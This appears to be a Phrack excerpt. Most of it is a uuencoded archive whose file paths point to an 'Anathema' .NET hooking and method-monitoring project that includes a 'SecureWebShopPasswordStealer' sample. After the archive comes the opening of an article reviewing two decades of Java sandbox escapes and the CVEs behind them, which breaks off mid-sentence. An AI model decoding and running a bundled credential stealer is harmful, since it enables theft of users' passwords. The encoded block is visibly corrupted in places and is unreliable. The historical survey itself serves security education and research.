$)ZT6,(E%3>PSN?^SP')\\'%@U0),/GBM:YJI.TH#?'*%SU#LQQ-!6\B%$9I@?-B]$)%Z+2[X31MD&-G3QXF0Q6#U7>2=M\2.8_K%L7R]C3)?+4R$=,7/T\GH5]"^T\02:T\.*=<%&\+Z'!_.]ZV-V"LB3M1&ZRE+OY/'AW7M?B2WYJ4R^]V(6BYI0R\_X._Q\FQH7])*QW@1$'@QE"\^XMR/A1(OYOI^G>GW[LV>SG94M]+';_F5+G[]02P,$%'>5B&2P''''''M''''''''''''''#$$!;!;F%T:&5M82]396-U(F5796)3:&]P4&%S<W=O<F13=&5AM;&5R+U!R;W!E<G1I97,04$!#!!0''''('E8ADMI&J??@0(''+P%''''''''M06YA=&AE;6$O4V5C=7)E5V5B4VAO<%!A<W-W;W)D4W1E86QE<B]0<F]P97)TM:65S+T%S<V5M8FQY26YF;RYC<YU4S6[30!"^5^H[C'I IJ$B:T%^5$Z2BRJ%0M-:4((0YK>S;>=KUC[4^"'XEGX(#$"_$S*&[.=!$-E4@.'L)\^\\TW.S/^>-GM<,K,8-HXC]7@&J7&W"LRK[>WUD^"\:K"P9BJ6FFT4[1SE:/;A)L8CY;J%=CVMUOX^7*!!*S1,C"1;B9@)1$;!@V##.:PRW8!RD)/QEK3&'GQI*<Q?>B)(=M$BMYDMT#CV0!.&]55GPZ'8P+H69800[[\'Y@+G1'!YZ@HD+))K&I3D6DBP(H5\ )SMTH7RY:JFP?;6ET?[#>ZTUHW&GL[4\R#Q4^834NJKQBV(%M,/0J^J)T77Y\,M/4>76U7'W+V=3:'Q&:EFP8KG8%4M3+,9<&6I"+G_/Z5CJANK9B6'+TWX]1W@MU7!TLBGHQHH"*V'O_Z$Z:,]B6D!JP!2]C\WE@FZ54YG&V#$I- />R$O>Q@26[MFihM9?A%N6YJ#^F8MU&1+8:./UQ"SK=#!HWGZ8")A(8"&,0BGHN<AY,Y$N??ME-)2E;@BT<LX;DE`)Z^;L,CF;4"@2")\8ER?FBZLETI:EGVS-MD7'R?G<05XM-E,V?B.Y+Y%RK#)1\TVE;NN-UC6#\5I/HJUY+>U%4$5O9X2CORD%]H_S0]$_M/,E%/SL]&/:/CPZRDV$A3T=1UTC;M$Z'KG5#8EZ5C<BKJA3SKM675<<6\W&M&W<6Z1)E^EV*.V9IV5?<RG1NZ/QO@](%O')5AK;S7N-</<8G[V?N:,[27(UYMW&VA-2M:+CU3-RVB0"EX[.+I'SE75"P)VTSN04'60/JT)?#NWB Y7#JZDA8$,MN="S!'IBKMLR^,H'P\%>NM-G4/&_"?>.O[9/80\^4$!#!!0''''('E8ADN#M[R3SGP0''$$.')''''06YA=&AE;6$O4V5C=7)E5V5B4VAO<%!A<W-W;W)D4W1E86QE<B]396-U<F5796)3:&]P4&%S<W=O<F13=&5A;&5R+F-S<')O:KU7MVV[30!;!1^(?%@NI(&$[B9W8@<0H35-'XA(EW![RLK;'J:F]:W;7T'#Y,A[XM)'Z!L1,G3M.&(!4>VLBS9\ [L7'9F]]>/G[W'%VE"/H&0,6=]K6DT-'(LX&',MYGTM5Y'N:H^]V[=Z8\$_0*#(:\X3^7:-MPN%$XAHGJC75,Q!R;YVG,=)J!%DM9OAUIE3VT#1E<'8IE48:~X!+'BDCX*D9PB=(>';"3*5?J)FM1L/2T"(AO6=IMQH4B*)-][>Z%].2>W2A@!4[D&.JSN[/U@OUW=V?O5B;&O(TY<S(!,^D1H:<PMA;&J'1A=Q%>)>T<X0WUT7R/F<N]C47BE%D\S[-2A$ (T',7S7-#">'>#>MM7C_B/3[Y.B(:-X) ^/F\9VXM5X3CA*Y(B_0R5R6OT0S88CA^TS.KI15%E=@GM>1QZ7YNCIGUZ.ACIG:$]T&UG.-"/7:NA=]K6L=X.76;[?9WY-CH5#20<I7EMZO4B^V]T'3US\UTA!EEV^C*>,Q"G/'E!>*L8Q2![YLYJI3;A7+VD*<B,!N!M(<@%O`_>L:S,97R,Q?A5'%-0/3,.G9C5TI(_62!"W_2KT'7ZLNJ/A4H0NSYMJ@*^3[;1,5H]\^KE2ODT3F"0H%<I,.6UFZBP)5KO,5?\":#O5,%QS(K3-X$PM%AADZ2F18T#W0:[9*\8W0FM529K;-;E;IOLK\MM.6965^6U96%ABEXMRN9MUMX6V+*W#),5VD/D\J3^NB+5A935>)"M,O;I>92I.XR^X3A.))-7W=GT69]KSM8S8K]6<(6XLWEJ*8';HN%648VI/1\9LGCUY!/L,1FMU>K'1&0G^Q@:);>=@(MTDSUS)JL@KVC@F':GA<]S[-[9OU[70E)PC^_89)<)&SPX+P*RH(\'^5T^@EO M"3>1U3(]6>ASEBSV9*QP\,)\6^WKM]3]GV1=&?MG"M*MEC^!"^1.5"#/6)#DM(?2UZ4(B"B?%'S$X7^0<!'R?)L;SF'T"\''Q"%2W_34%MYMU^U=K^FYY1D1ULMZ"#@2U#&4Z4.8T5%M75/'P*^+^Y#3'"<U$@P:7-LD$90.'PM:C.:9M50>,8BMCEJ'FW[]68T1!YP1E(?O<(;5G+TB%(8Q&TV-':.JN%65;,(C,"*9(4%U@C=&MWE??:@5VA[JZY?MMW6XT7;UK=4/=M=S^<JQ.E_J=S9S?$)2#\;*=GEF?E^;EM3?^U,T\Y/]\1['$F;+4[#=^BNN.&OFZ[CJUW_6Y3[SI!VVE'8:/3;!WD3&'GMIIV9Y'S[&EPEV^-2DX;0Z;J6WG&BKIFYW(ENG@85)BMI.RVT'C2!T#G)I:>I&M4K1U==K^VN-)Y(:MH&6'>NOT+=UN.6V]&[1"W:>NU7:ZG29UKT_.EI%#?-&]M4KM/B,UU?G7%O]S:#%7.LLU)OZ/K^XA*;Z^H@59\%R0\JU" T.D'I'Q':!@NMY8K*<Q)C0PV!<(9_<=<$D!4C\0G.*$L)#G#YT]Q!22Q,DCE-GE%:$D3L*$M"@)5<R89CQGJ0_%>4'D'-EY@:QL&,A5W01)$3%\CT&$QW3Y^EN%:36N=[&#M2(&X#JKK^+-)UF]02P,$%'>5B&2PZ4U%:+''''LP''''$''''!;!;F%TM:&5M82]396-U<F5796)3:&]P+T%P<"YC;VYF:6=5C;T*PC^41G?!=PB9M5$1M<4CLI*.*B#MHTQ)J?KBYM_IN#CZ2KV]J0G$\'X?S01Y/6=[E?4&D@U>^66QMX, SX*M36MXH3-O,M+W?3B:R';VQ+H#&+>6!;M2'%#\P,(48$U][H_6F;':MKX=LDZCQXK@_T'T[<P00S2X(PN;8L69^(:%6);B_@-4$!#!!0''''('E8MADLKDHOEO(''.P%''''F''''06YA=&AE;6$O4V5C=7)E5V5B4VAO<"!<W-
```

M;6)L>4EN9F\N9G.-5-M.VT`0?4?B'T9Y(:#&D`'-H*I2&U24!]J*4*JJZL/:
M.QLOK'>M083ZD_H-?:C4'^HO=-9Q8D.Y-)'LO9PY<^;F/S]_:5:@*UF&,,L
M6/R,Z2PW9?+&.2Q254VU,)L;FQNF1'VSRGDL@L4"C,OC;YW'K27!2834Y12
MH9VA7<@,W<.HJ?9H3;D"12>[NW"&BU3\$/W:@D4GP%(3/#!:-*)'.LB,]M8H
MA1Q\;DV8Y_1&\$'1D;J6>0TWGT(,1P+RW,@T>70*3G.DY1K##]@(63`5TX`T4
MADM1U6RR51'IH@"32>;)Z:WT>5=3LKGQ]=5J<P*K_%U*K[#?NY/<WO;K;P^C
M3] %E5I;17[_W.&QBM)#S8-GSP*)DNHG*\M\$:'C+_WQ(GIJRLG.=DL5["[Q\`
MH[WA^^&S2\LX%LS>/"DW*\$\:5I`ZY3/T/I:30KF23J8*8XT\$4U2]@MW\$DN5T
M5)6TDIHVTK5]HHV'16,5V:+IY,,Y9)07HU%[Z@>8"JA,`(W(XSW+J!N)H^;\
MEU)84]1<D>A%;+!:0"NO[:G(YFU`,`)&\$^9KQ7I^T=OTZIC;PRSO=?/9I>AK;
MGOJQ]D<[(]:A*YF"%\$NEI377-)T1C-]+XY`W4=]U?!8D[_?.\$\$1]EHP,^\$. /A
M_N!@-#X<'&<C/DC9T?[A^/CED!V-.L6X0NNHY;IS\$15UYR`.II/.NT9?&P.M
M@FWF[*2FJQ_+WSF()]IZ&OWLN=7O>-7@;I.+P/A0IVL[Q!2[DFJ]^?*'':9B30
ME9C%N69*D:[UP!-[U2`X"D8=&^7]!077S,VOMR2-:T@.`JJ!F_M;%'`X')S
MJR%`G<9WT,]WH32[PV3O61GF=MG<?1_'/F.OK7WT:N:<?IXQ[3TM_\`"4\$L#
M!!0`''`('E8ADL55TA<F`''`!@!`''`F`''`06YA=&AE;6\$O4V5C=7)E5V5B
M4VAO<"]P86-K86=E<RYC;VYF:6>5STT*PC`4!."X!W"VYO^4,%8\%"EYVZ
M@M`^8ZA-PFM:]6PN/)7L`AJP864V<QL/IC'[9YFE_;\$!J1.6R,@XB\$P-)6M
MM5\$">G]8;2#;+A>IDU4C%79C9^R]F*X%['*Z.L_WZ.\$+A?Q%>4D*?4&RQ;.E
M1H!!GZQC8,&O4Y1'28[GEG`")3P<\$\VCREX.4R3F\5\B#3X7GU!+'P04`''`
M`''`!Y6(9+:8T5B00\$`''`#C"P`''(0`''`\$%N871H96UA+U-E8W5R95=E8E-H;W`O
M4')O9W)A;2YF<[56VX[3,!]]7VG_8<@#;J1NMETD0*B)! ,M57+:B!8000MYD
MTEA* [&`[NUL!7\8#G\0O,\$Z3N&G#5<*5JLS]>#R>\?>OWP0K4)<L1EA@7"E\
M@^>+3):'!X<'LD0!B[4V6/2(8(E7IL]Y@1VC8A<8D)<>_#B8<E=ASE3?:%'%
M,6J=5GF/_9#G!I7N<Y*5,S(CG005*U+8V%8X(5,JAQAKN1*L0+"PP.@E:!!
M4O\$+9A`^L#B6E3`:0GA'XF:-/)847'CCUN%CIK,YT_I2JJ05^OZVP:I";88-
M&F%G\[/P8!)\JTR&Q"8B%&E4=D#N0,+H[A8C:%L?+4<O]Y-L]PNFN5\$GR-X
MQK4)\(K^]2BM!-3>QY`10A^.(J?;0FJC/V<FSB`LZ>#!QXKEND,V;G`<RJ)D
MBFLI@C.5<,%R?`A![YQV.;H-2J>KD>M=`.I;[Z#Y?KUOB^GZP_E)])J&-4%
MJM-T-<JD-E0YE(JH)\<+./)\$T2?HATTP955N3J5(^0HNN>E"N77.14*^ZM*Q
M=7UO0P>Q0AO\7(YA]&3^=TD453-'96Y1K`H?#H"+LST9HW"?[_O.J?#0K'D
M!<K*D'_[M2B9"!XJ63SG.<DQEB+1,#J93";!5M*^#"7"J/4C-(2`,DEW:!2;
MJSM@,=,WB,=@<#]9642>>#`*%`VT9!ZE4Q7UF6&VSDYO/<)I)'N/T+#V!
MLHWWFN454JG!0I)%G[UM^`'JO)`A_ :0RQ47>\A[6,^>@N=YCIYEILBC;1I9
M\$LT,-SE&;S"/+1PCP62->Y`I\$6T+!&I.8)O@['AC,CNV#K8=GLMDW=`NR#0Z
M"G==P+/:?WA\$/J:[%C:C0"G)9!)Z\[/%T@,6&RY%Z!W7N#QGXP,.`\^Q\$>P+
M52,9EB;1J[;%.2W^C.N"BI#LVZQ-"S6??LV=-W>SN]Z!>=2*3^&6;;0_\:
M9MLG-E`_=?^@BU"79T70\$ME71__`H[832`TN;:HB.D83:TZ1GT[7..S=\\>
M]'`+E\AGO[^`^FU8Q&FV8W"EXH]A4,.=D._O=951W3G<`*G)UH#4:70.3U`W
M.>VLJSO\$W4[/7C'0W6LC7P->T;4UF%RK,]'K3:WY6UD!F:/`I.X5ETJ*50?M
MN`T`U%QH0M0Q:F>_`%'O)46UD\2%C#,I:6`\ZY_KHP=+B,)H5^H6[==DX!U[
M5FW3U7ZJ4TN`%>TSQ2WJ3/W@/9]_F531OMQNL^A)&E##\0W;:9^.<<WQJV#
M.%U!N/\(V!BYD;D3P)KM'DP+Z]WL@:#BG4L:W]%[[5@G.I/K2ZV3Y`V0&JI
M`&]@'(1`WH#BPB*QP4%OL%!]3D]N!1/Z3>_<GMR>.*O=O'B=(KU"K>K6#B>'
M!S\`4\$L#!!0`''`('E8ADLY[\2`K00`'\$,0`''`K`''`06YA=&AE;6\$O4V5C
M=7)E5V5B4VAO<"]396-U<F5796)3:&]P+F9S<')O:LU7VV[30!!]1^(?%H,4
M(A\$[-Z`"8]2FI5304C7E\N`7QXXG`_:NM;L.#>+/>."3^`7&E[6=A(2+*\$)5
M%>W,[,R9G8MGOGWY:C^]BB.R`"\$SI9R.C9W8-'LSG`66SD9&JL+-G/'5NWK#/
M!7\OB*7G\$?R324_S"X<0NBED;KTQ`R4'!D`*8T"@Z!FAJ>Y4LECRY+^`&)/
MFC`U!90<5*; /8RN!40\`UW`%<II=L_K=[L!`BX38)W`"A2*EZ9%QY^[I]-=]
M=*6`90CDN:??;:=B=-!&6='/*U)C'=6=F(G@B#3+F+*`J=^#HBDHE[[:^CNI6
MVR!6@?U<9%ZII;`@:9*3D(B&0SI+A9<9;\(@"%%V6Z1T8BT6L1P#F&:SFQK
MA:T5GD>>"KF(UW5I>D/-/EN.SU;EF9I%9,\+J5C3M_LVM8*2<N543A.:>"\$
M>T'?[P^#30BP-^@,^P_O=Q[Y_:`S]?8&]Q\^>M#S]OIHJ;ZAE;Q*59*JRV4"
MSM\$5V%9]UA(7G*LS+P:9>#XX\$!3`6]A.IGSQ+:.S.K&OI003Z,E,C8N-'B5
M?)&FSP22/G+Q0;NY&)H/3\$3]8W9E+%7\&!A@&."`LJQ,+B"@`OV4CA(I^K1+
M9`W#9.Z)9,P%:"M#SPLJ`\`\$6`7W_1[[N!`\$C\$=(=&Y:J\FYF:^[4_/S1G[E
M*?JYR##,-8TB)T^6\91`^G&:I!6Q/\`?"-(I*F69.O\$H4C>DGY`N11"7Z7'M+
M(]^+4&,I4!%6\RZK:&=*F9M;<%11:ZQA)0!^BN5QS!>AT<'KX^?7%[LCX]L
M:XVI[[SU!,,@O/Q:F3.PK>9YO5"+P%3%N\$JN0`'_C8&I_+F?8>`:H%>";KX[
M?6E;`&^)UR4((8M`_H*I`_@;EFE+A`B+P)-3)L!GE))AR%BUW!#I#NRO.&?`7
MPEQB`5`_Q<A+@`_`R!K7:>4T3B-WU"9>M%\$IO`E9>-II@%FP3;!^L-E.+V>
M;6V7VXYL/.=<5NZ]G<.Z>U6>SB`M'3&K3OY&Y_]0;_MFF;]D2>3PQ?2?7;;
M'9A=M^JJ[@*;=6,2*+JU68Y!K78!I(12,\$M>GHC7:-NV-LQ56#;?O*!F#UW5
MD9J#^\$@E_)VGK&"ZS="YBQ`^TBVP7\O#_ETD?_+,S:~-SD6V;YMW_-37`^:)
M@GAMN(R3["-_POPH#6!DZ.`GA(7<#"7>W"J*)F>86JM29YPUM26)Z>?~?T41
MPR=6M10.9A`^&<A:M/2S@KL#_476LW#S:%@`&(MEHLPS4(V2?DY9T<>Q1K0Q
MMY;\$Z:F`A1'1J<M`#>XW64\$V7.C[S<RF"QS5G,N\>9:G*EX5KAU`RZS(YK2?
M(6V(9J->!E>#`7;:W.M#&TN?"[2]L=DA-4F]Q4^]R87,/OXUO,BIUXA_LI28
M/(C^IS+Y0_Z2X!E^6P7UY=9\O=7IX.I+8ER,PR59\E20?%TEN/?Y(.4]X@5!

M"D+F, LA6WJR!M\$VNF4L=BV7J\Z2.M\$G:8BO1\$>5) 4O\$TT? (B4W\$:?\) SFDA4
M4G]OXZUXHYX?L]-2_A39UN2-I2AF@*%+11E>[</9@Y>/[IW,)] , 9FMT^K&5F
M0G\QAZ+Z>/BPTPRQU*#5; *^I8) BV9T4-_HCL_F] 1D*2\ \OF:01/\$AX<%?
MR@[]' ^5T#@E0"7\CVJ5ZLM#G+%GNR5@1X.\35OG5*F7_) UF_O/LG"M*M\$CZ'
M" \1V2"!/6) #D(8RUP\4Y%1DV'@S' I&Z-><, RL) L>D"EVQES`F\$&N!\$T.R' 'N
M) W'P%) 8G_+8V.] 8T2!RHFxW' ' 2H10\ (!A&'E%Q, 1' '>*PA*^:/%DV?87?;X
ML5A*]+8-3^EK*\; 76) GX!VD<(B1D*XDW:6(\B]F[5LP/J:+EKP6H3>?+=] IH
MO>7%MS; 4BO\$Y*..Q4NVT8JS:NAH74-F'G"E", TZ:2NCR, 6'9.. (L5EP801'X
ME=P(SC-L!+_GJEKJ:=W\GK"(_T:JZ) 9'H, YYN/&E?6#/.6OHPD9N!&51:J^A
MFB=^<=&&<3I; &!-&53\$]EKC=(1B1S%!!7=DV^KS/OM4+^C9U=<OW!WJ_TW7U
MH34, ==R'\NQ["'U[<T\LU%0#@R7[8S, YAQAG; ZCX-YS/G%#F%/ , &%O8'=\
MB^J. _IZWW7Z^M'?=O6A\$PR<011V[&ZO53"%G; \=S#QG6._A5[0] (75I"/;0
MM73; B88X; T9]G086) BD: .#UW\$' 2'T&D5TLK47TG1\$7; C9[\$OJ%@V_S>"*Z/H
M.T, ['B?0 (S=\$E' 5#6W<Q'MV->M3M^?9P\$' 971M\$PT<; [W<>TNR1M%I9JB; E<
M, @U5=O?-&[^AZ[C9D13WOFA) ECP7I-S&ZEYT0&@8KNB*R@L28Z\$.@7"&/Q'!
M%) !*(_\$!YQI"64ARA@M>, 1236!FD#IJ\0&Y!) , X&"14\$ZJ) / , AXSE(=B(3L@
M\$H#L[%B5#0-UU; , Q*6X, -TZ(\ (&N) L[JFJH!9I=W\$BD05['J.O[9I.HG4\$L#
M!!0''''(''E8ADLJ\$7*1)P\$'')0''''B''''06YA=&AE; 6\$O5&5S="]497-T
M365T:&]D36]N:710<BYC<XU1S4[# , 'R^5^H[F!VF3J" (, Q-(, -'FL5) IJ\0!
M.&2=VP; 29"0I'B&>C' . /Q"N0_FQEZO&L2 (GM[[/] . =^?7Z5F (H/EFS98C'WO
MMTLFDG-, #) -"DRD*5"QQ(7, FGMW8'M.6YF9B?#6] 6*Z0KfV`Q%0_ :9OV/4\$+
MU!N: (, 2HC>^) ^QY8VY0KSA) (.-6ZSH1H<KD. I6!&J@; 30CMX'Q@TW@75" , 41
MR-6CG?; N':C*) *BA[RIUQE(("C@X!5%ROH-U4, <F=FF2 ([E5S*#=\$@:#611=
M0W@5SZ++\$QC` (13DQ@H=C?>9' [[7[US-MFT.PV\$] *YFCR\$P.9W#\] SRIM&M.
M<@A>J*K8P, 2>X# [['XKNS?EB6FNI:I%8+HVR/QF, MIH<7: [; / =O+GA] 02P\$"
M/P'4''''''''Y6(9+''''''''''0'D''''''''''06YA
M=&AE; 6\$O"@`@''''''''''!!@'!8YI@GENTP\$%CFF">6[3'`=C/9()Y;M, !4\$L!
M'C\`%''''''@`>5B&2UF<X) 57'P`AQ\$`!!@`) ''''''''''@`''') P`'\$%N
M871H96UA+T%N871H96UA4VQN+G-L; @H` ('''''''''0'8' (CH:())Y;M, !;N-D
M@GENTP%NXV2">6[3'5!+'0(_'!0''''''E8ADL''''''''''':`"0`
M''''''''\$'''''+0#`'!!; F%T:&5M82]%4RY!; F%T:&5M82Y#; W)E+PH` ('`'
M''''''0'8', :[:X)Y;M, !QMKM@GENTP&(Z&B">6[3'5!+'0(_'!0''''('`E8
MADN:C7Q&EP('`/4%`''I`"0''''''''('`'.P#`'!!; F%T:&5M82]%4RY!
M; F%T:&5M82Y#; W)E+T%S<V5M8FQY26YF; RYF<PH` ('''''''''0'8')PE:H)Y
M; M, !L:II@GENTP&QJFF">6[3'5!+'0(_'!0''''('`E8ADN"R\AS<00`\$8.
M`''Q`"0''''''''('`', H&`'!!; F%T:&5M82]%4RY!; F%T:&5M82Y#; W)E
M+T53+D%N871H96UA+D-O<F4N9G-P<F]J"@`@`''''''!!@`=:IJ@GENTP<&
M)6J">6[3'9PE:H)Y;M, !4\$L!`C\`%''''''@`>5B&2YIA, 3?@\@`UQ8`"0`
M)''''''''@`''''B@L`'\$%N871H96UA+T53+D%N871H96UA+D-O<F4O2&5A
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M'0(_'!0''''('`E8ADN`&@, @7@S`', "''C`"0''''''''('`', @2`'!!
M; F%T:&5M82]%4RY!; F%T:&5M82Y#; W)E+TYA=&EV92YF<PH` ('''''''''0'8'
M`\$S\$G; ()Y;M, !QMKM@GENTP`&NVN">6[3'5!+'0(_'!0''''''E8ADL`''''
M''''''''':`"0''''''''\$''''&<4`'!!; F%T:&5M82]%4RY!; F%T:&5M
M82Y(;V)K+PH` ('''''''''0'8')@; ;H)Y;M, !F!MN@GENTP\$H&F">6[3'5!+
M'0(_'!0''''('`E8ADL<Y45>F0('`/4%`''I`"0''''''''('`')\4`'!!
M; F%T:&5M82]%4RY!; F%T:&5M82Y(;V)K+T%S<V5M8FQY26YF; RYF<PH` ('`'
M`''''0'8`"RK; ()Y;M, !^4EL@GENTP`Y26R">6[3'5!+'0(_'!0''''('`E8
MADMY:F]]M00`''P/'`''Q`"0''''''''('`'\7`'!!; F%T:&5M82]%4RY!
M; F%T:&5M82Y(;V)K+T53+D%N871H96UA+DAO; VLN9G-P<F]J"@`@`''''''!!
M!@`9_UM@GENTP\$G]6R">6[3'2?U; ()Y;M, !4\$L!`C\`%''''''@`>5B&2_NE
M9+X(!`N@X`"0`) ''''''''''@`''''@QP`'\$%N871H96UA+T53+D%N871H
M96UA+DAO; VLO2FET2]O:RYF<PH` ('''''''''0'8`'"&; H)Y;M, !FP)N@GEN
MTP&; `FZ">6[3'5!+'0(_'!0''''''E8ADL''''''''''>`"0`''''
M`''\$`''', T@`'!!; F%T:&5M82]%4RY!; F%T:&5M82Y-; VYI=&]R<R\`*`''`
M`''''\$`&`#_Z`'">6[3'?_H<())Y;M, !?"-I@GENTP%02P\$"/P'4`''''`!Y
M6(9+E:2UVIL"''''!!@`'+0'D`''''''''''') (0`'06YA=&AE; 6\$O15, N
M06YA=&AE; 6\$N36]N:710<G, O07-S96UB; 'E) ; F9O+F9S"@`@`''''''!!@`
M1XMO@GENTP`\$C6Z">6[3'0"-; H)Y;M, !4\$L!`C\`%''''''@`>5B&2P/SNC7Q
M!`'F!`'`#D`) ''''''''''@`''''[R, '\$%N871H96UA+T53+D%N871H96UA
M+DUO; FET; W)S+T53+D%N871H96UA+DUO; FET; W)S+F9S<')O:@H` ('''''''
M'Y0'8`&MJ<())Y;M, !#<9O@GENTP\$-QF^">6[3'5!+'0(_'!0''''('`E8ADNP
MY0`(\X0`''(0!`N`"0''''''''('`'#<I`'!!; F%T:&5M82]%4RY!; F%T
M:&5M82Y-; VYI=&]R<R]-971H; V1-; VYI=&]R+F9S"@`@`''''''!!@`JM=P
M@GENTP%K:G`">6[3'6MJ<())Y;M, !4\$L!`C\`%''''''@`>5B&2_0U4XA`''''
MD0`''`T`) ''''''''''@`''''9`H`'\$%N871H96UA+T53+D%N871H96UA+DUO
M; FET; W)S+W!A8VMA9V5S+F-O; F9I9PH` ('''''''''0'8`'U+<8)Y;M, !^AP
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M`''''''\$''''`TK`'!!; F%T:&5M82]%4RY!; F%T:&5M82Y2=6YT:6UE+PH`
M('''''''''0'8`) =N=())Y;M, !EVYT@GENTP%/VF">6[3'5!+'0(_'!0''''('`

M@GENTP&\XK*>6[3';SBLH)Y;M,!4\$!'\C\%'>5B&2P''''''''
M''''''#\$\$')''''''''''0''''')&X''\$%N871H96UA+U-E8W5R95=E8E-H;W!0
M87-S=V]R9%-T96%L97(O4')O<&5R=&EE<R*''''''''''\$'\&''-EK:">6[3
M\0V6MH)Y;M,!QE.S@GENTP%02P\$/P\4''''''''!Y6(9+:1JGWX\$''''\!0''
M0\`D''''''''''''''''!S;@``06YA=&AE;6\$O4V5C=7)E5V5B4VAO<%!A<W-W
M;W)D4W1E86QE<B]0<F]P97)T:65S+T%S<V5M8FQY26YF;RYC<PH`('''''''
M\0\8`.P>MX)Y;M,!#9:V@GENTP\$-EK:">6[3\5!+'0(_!\0''''('E8ADN#
M[R3SGP0''\$'.!')''0''''''''('''%)Q''!;!F%T:&5M82]396-U<F57
M96)3:&]P4&%S<W=O<F13=&5A;&5R+U-E8W5R95=E8E-H;W!087-S=V]R9%-T
M96%L97(N8W-P<F]J"@`@''''''''!'\!@`3URV@GENTP'-B;. ">6[3<V) LX)Y
M;M,!4\$!'\C\%'>5B&2PZ4U%:+''''LP''''\$')''''''''@''''
M6\8''\$%N871H96UA+U-E8W5R95=E8E-H;W\O07!P+F-O;F9I9PH`('''''''
M\0\8`(X\$KH)Y;M,!48>L@GENTP%1AZR">6[3\5!+'0(_!\0''''('E8ADLK
MDH^OE0('P%''''F''0''''''''('''%)W''!;!F%T:&5M82]396-U<F57
M96)3:&]P+T%S<V5M8FQY26YF;RYF<PH`('''''''''0\8`("KH)Y;M,!]B2N
M@GENTP`V)*Z">6[3\5!+'0(_!\0''''('E8ADL55TA<F''''!@!''F''0`
M''''''''('''/MY''!;!F%T:&5M82]396-U<F5796)3:&]P+W!A8VMA9V5S
M+F-O;F9I9PH`('''''''''0\8'''+]KH)Y;M,!@)NN@GENTP&`FZZ">6[3\5!+
M\0(_!\0''''('E8ADMIC16)!0`.,+'A''0''''''''('''=-Z''!!
M;F%T:&5M82]396-U<F5796)3:&]P+U!R;V=R86TN9G,*''''''''\$'\&'`C
MM*^">6[3\9H(KX)Y;M,!F@BO@GENTP%02P\$/P\4''''''''!Y6(9+.>_@\$*T\$
M''!#\$''''P`D''''''''''''':?P``06YA=&AE;6\$O4V5C=7)E5V5B4VAO
M<"]396-U<F5796)3:&]P+F9S<')O:@H`('''''''''0\8``1XLH)Y;M,!&1JP
M@GENTP\$9&K"">6[3\5!+'0(_!\0''''''E8ADL'''''''''''''.``0`
M''''''''\$''''!"\$''!;!F%T:&5M82]497-T+PH`('''''''''0\8`.VXN8)Y
M;M,![;BY@GENTP\$%CFF">6[3\5!+'0(_!\0''''('E8ADMSG*9QB''''+H`
M''\8``0''''''''''('''#R\$''!;!F%T:&5M82]497-T+T%P<"YC;VYF:6<*
M''''''''''\$'\&'%@;>">6[3`:\$RMX)Y;M,!H3*W@GENTP%02P\$/P\4''''
M''!Y6(9+=??0Q@P\$''<&0``&`D''''''''''''#ZA``06YA=&AE;6\$O
M5&5S="]0<F]G<F%M+F-S"@`@''''''''!'\!@`CS*X@GENTP&!E+>">6[3\8&4
MMX)Y;M,!4\$!'\C\%'>5B&2P''''''''''''!D`)''''''''0
M''''/('D''\$%N871H96UA+U1E<W0O4')O<&5R=&EE<R*''''''''''\$'\&'`#"
MR+N">6[3<+(NX)Y;M,!-%JX@GENTP%02P\$/P\4''''''''!Y6(9+FZJ>`7\$"
M''',!0``*`D''''''''''''!SB0``06YA=&AE;6\$O5&5S="]0<F]P97)T
M:65S+T%S<V5M8FQY26YF;RYC<PH`('''''''''0\8`\$ZAO()Y;M,!PLB[@GEN
MTP`"R+N">6[3\5!+'0(_!\0''''('E8ADNV[!]\]50\$''-L''''@`"0''''
M''''('''''J,``!;!F%T:&5M82]497-T+U-A>4AE;&QO36]N:71O<BYC<PH`
M('''''''''0\8`!GTN()Y;M,!+VRX@GENTP\$O;+B">6[3\5!+'0(_!\0''''('
M``E8ADLA?JJ/_00``(/``9``0''''''''('''+V-``!;!F%T:&5M82]4
M97-T+U1E<W0N8W-P<F]J"@`@''''''''!'\!@`KI&Y@GENTP&#"+"F">6[3\8,(
MN8)Y;M,!4\$!'\C\%'>5B&2RH1<I\$G\0`E`('``(')''''''''@`
M''''\9('``\$%N871H96UA+U1E<W0O5&5S=\$UE=&AO9\$UO;FET;W(N8W,*````
M''''''\$'\&'`_HKN">6[3>VXN8)Y;M,![;BY@GENTP%02P4&''''`#P`/'`]
)&P``6)0''''`
,

end

|=[EOF]=-----=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x07 of 0x0f

```
=====
===== [ Twenty years of Escaping the Java Sandbox ] =====
=====
===== [ by Ieu Eauvidoum ] =====
===== [ and disk noise ] =====
=====
```

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--[1 - Introduction

The Java platform is broadly deployed on billions of devices, from servers and desktop workstations to consumer electronics. It was originally designed to implement an elaborate security model, the Java sandbox, that allows for the secure execution of code retrieved from potentially untrusted remote machines without putting the host machine at risk. Concretely, this sandboxing approach is used to secure the execution of untrusted Java applications such as Java applets in the web browser. Unfortunately, critical security bugs -- enabling a total bypass of the sandbox -- affected every single major version of the Java platform since its introduction. Despite major efforts to fix and revise the platform's security mechanisms over the course of two decades, critical security vulnerabilities are still being found.

In this work, we review the past and present of Java insecurity. Our goal is to provide an overview of how Java platform security fails, such that we can learn from the past mistakes. All security vulnerabilities presented here are already known and fixed in current versions of the Java runtime, we discuss them for educational purposes only. This case study has been

made in the hope that we gain insights that help us design better systems in the future.

--[2 - Background

----[2.1 - A Brief History of Java Sandbox Exploits

The first version of Java was released by Sun Microsystems in 1995 [2]. One year later, researchers at Princeton University identified multiple flaws enabling an analyst to bypass the sandbox [3]. The authors identified weaknesses in the language, bytecode and object initialization, to name a few, some of them still present in Java at the time of writing. It is the first time a class spoofing attack against the Java runtime has been detailed. A few years later, in 2002, The Last Stage of Delirium (LSD) research group presented their findings on the security of the Java virtual machine [29]. They detailed vulnerabilities affecting, among others, the bytecode verifier and class loaders leading to type confusion or class spoofing attacks. In 2010, Koivu was the first to publicly show that trusted method chain attacks work against Java by explaining how to exploit the CVE-2010-0840 vulnerability he has found [32]. In 2011, Drake described how to exploit memory corruption vulnerabilities in Java [4]. He explains how to exploit CVE-2009-3869 and CVE-2010-3552, two stack buffer overflow vulnerabilities. In 2012, Guillardoy [5], described CVE-2012-4681, two vulnerabilities allowing to bypass the sandbox. The first vulnerability gives access to restricted classes and the second allows to modify private fields. Also in 2012, Oh described how to exploit the vulnerability of CVE-2012-0507 to perform a type confusion attack to bypass the Java sandbox [6]. In 2013, Gorenc and Spelman performed a large scale study of 120 Java vulnerabilities and conclude that unsafe reflection is the most common vulnerability in Java but that type confusion is the most common exploited vulnerability [8]. Still in 2013, Lee and Nie identified multiple vulnerabilities including a vulnerability in a native method enabling the bypass of the sandbox [9]. Again in 2013, 